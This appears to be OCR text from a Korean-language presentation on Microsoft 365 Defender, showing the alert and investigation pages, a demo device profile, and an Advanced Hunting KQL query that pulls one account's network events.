
See all users

Traffic

Traffic	Risky apps	Transactions	Apps
29MB	0	25	7

Last 30 days, updated 6:20 pm today


14 MB



통합 알림 센터

→ Microsoft 365 워크로드에서 자동 및 수동을 포함 모든 작업을 기록

→ 대량 작업을 통해 유사한 항목에 대한 빠른 승인 지원



통합 자동 조사 페이지

→ 이메일 / 엔드포인트 / ID 전반에 걸쳐 Microsoft 365 Defender에서 수행한 모든 자동 응답 작업에 대한 세부 정보

cont-mikebarden

High | Active

Tags & labels

Administrator | Trusted for delegation

Security info

Risk Level	Exposure level
High	High
Open incidents	Active alerts
1	5
Data sensitivity level	Logged on users
Medium	9

Device details

Domain
contoso.org

OS
Windows 10 64-Bit (build 17134)

SAM name
JEDF-DSK$

Directory data

UAC Flags
See all flags

SPNs
See all SPNs (6)

Group membership
See all groups (2)

Overview | Alerts | Timeline | Security recommendations | Software inventory | Discovered vulnerabilities | Missing KBs | Documents | Traffic | Discovered apps

Active alerts

Risk level: High

5 active alerts in 2 incidents

Active alerts (5)

High (1) | Medium (4) | Low (0) | Informational (0)

See all incidents

Security assessments

Exposure level: High

2 security reccomendations

Discoverd vulnerabilities (5)

Critical (0) | High (3) | Medium (1) | Low (1)

See all recommendations

Sensitive documents

Data sensitivity: Medium

923/1543 sensitive documents

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Logged on users

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
See all users

Users

Log in attempts Updated 6:20 pm today



Total attempts | Successful attempts

See all users

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

통합 사용자 페이지

- → 모든 워크로드의 사용자 데이터 통합
- → 신속한 계정 조사를 돕기 위해 수집된 해당 사용자 계정의 경고 및 의심스러운 활동

Advanced hunting

Schema

Alerts
- AlertInfo
- AlertEvidence

Apps & identities
- IdentityInfo
  - AccountObjectId
  - AccountUpn
  - OnPremSid
  - CloudSid
  - GivenName
  - Surname
  - AccountDisplayName
  - Department
  - JobTitle
  - AccountName
  - AccountDomain
  - EmailAddress
  - SipProxyAddress
  - City
  - Country
  - IsAccountEnabled
- IdentityLogonEvents
- IdentityQueryEvents
- IdentityDirectoryEvents
- AppFileEvents

Email
- EmailEvents
- EmailAttachmentInfo
- EmailUrlInfo

Get started | Query

Schema reference

Run query | New | Save | Share link | Last 30 days | Create detection rule

```
let accountSid = "S-1-5-21-989687458-3461180213-172365591-285117";
let accountObjectId = "554dad83-6c2e-4efd-a12c-08fdc3889c5c";
let accountName = "mike.barden";
search in (DeviceLogonEvents, DeviceProcessEvents, DeviceNetworkEvents, DeviceFileEvents, DeviceRegistryEvents, DeviceImageLoadEvents, DeviceEvents, DeviceImageLoadEvents, Ema
Timestamp between (ago(1d) .. now())
and (AccountSid =~ accountSid
or InitiatingProcessAccountSid =~ accountSid
or QueryTarget =~ accountName)
// or AccountObjectId == accountObjectId
// or InitiatingProcessAccountObjectId == accountObjectId
// or AccountName =~ accountName
// or InitiatingProcessAccountName =~ accountName
| take 100
```

Export | Customize columns | Chart type | 15 items per page | 1-15 of 100 | Show filters

$table	Timestamp	DeviceName	ActionType	DeviceId	LogonType	AccountDomain	AccountName	AccountSid
DeviceNetworkEvents	8/10/2020 15:02:51	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71caf85ca47b0ed69d952e14b1477a52				
DeviceNetworkEvents	8/10/2020 15:32:52	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71caf85ca47b0ed69d952e14b1477a52				
DeviceNetworkEvents	8/10/2020 15:44:37	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71caf85ca47b0ed69d952e14b1477a52				
DeviceNetworkEvents	8/10/2020 17:03:13	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71caf85ca47b0ed69d952e14b1477a52				
DeviceNetworkEvents	8/10/2020 18:03:23	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71caf85ca47b0ed69d952e14b1477a52				
DeviceNetworkEvents	8/10/2020 18:16:03	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71caf85ca47b0ed69d952e14b1477a52				
DeviceNetworkEvents	8/10/2020 19:03:26	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71caf85ca47b0ed69d952e14b1477a52				
DeviceNetworkEvents	8/10/2020 19:33:05	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71caf85ca47b0ed69d952e14b1477a52				
DeviceNetworkEvents	8/10/2020 19:33:34	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71caf85ca47b0ed69d952e14b1477a52				

Advanced hunting

Schema

Alerts
- AlertInfo
- AlertEvidence

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  - GivenName
  - Surname
  - AccountDisplayName
  - Department
  - JobTitle
  - AccountName
  - AccountDomain
  - EmailAddress
  - SipProxyAddress
  - City
  - Country
  - IsAccountEnabled
- IdentityLogonEvents
- IdentityQueryEvents
- IdentityDirectoryEvents
- AppFileEvents

Email
- EmailEvents
- EmailAttachmentInfo
- EmailUrlInfo

Get started | Query

Run query | New | Save | Share link

```
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let accountName = "mike.barden";
search in (DeviceLogonEvents, DeviceProcessEvents, DeviceNetworkEvents, DeviceFileEvents, DeviceF
Timestamp between (ago(1d) .. now())
and (AccountSid =~ accountSid
or InitiatingProcessAccountSid =~ accountSid
or QueryTarget =~ accountName)
// or AccountObjectId == accountObjectId
// or InitiatingProcessAccountObjectId == accountObjectId
// or AccountName =~ accountName
// or InitiatingProcessAccountName =~ accountName
| take 100
```

Export | Customize col

$table	Timestamp	DeviceName	ActionType	DeviceId
DeviceNetworkEvents	8/10/2020 15:02:51	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71ca
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DeviceNetworkEvents	8/10/2020 19:33:34	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71ca

Inspect record

Take actions

Assets

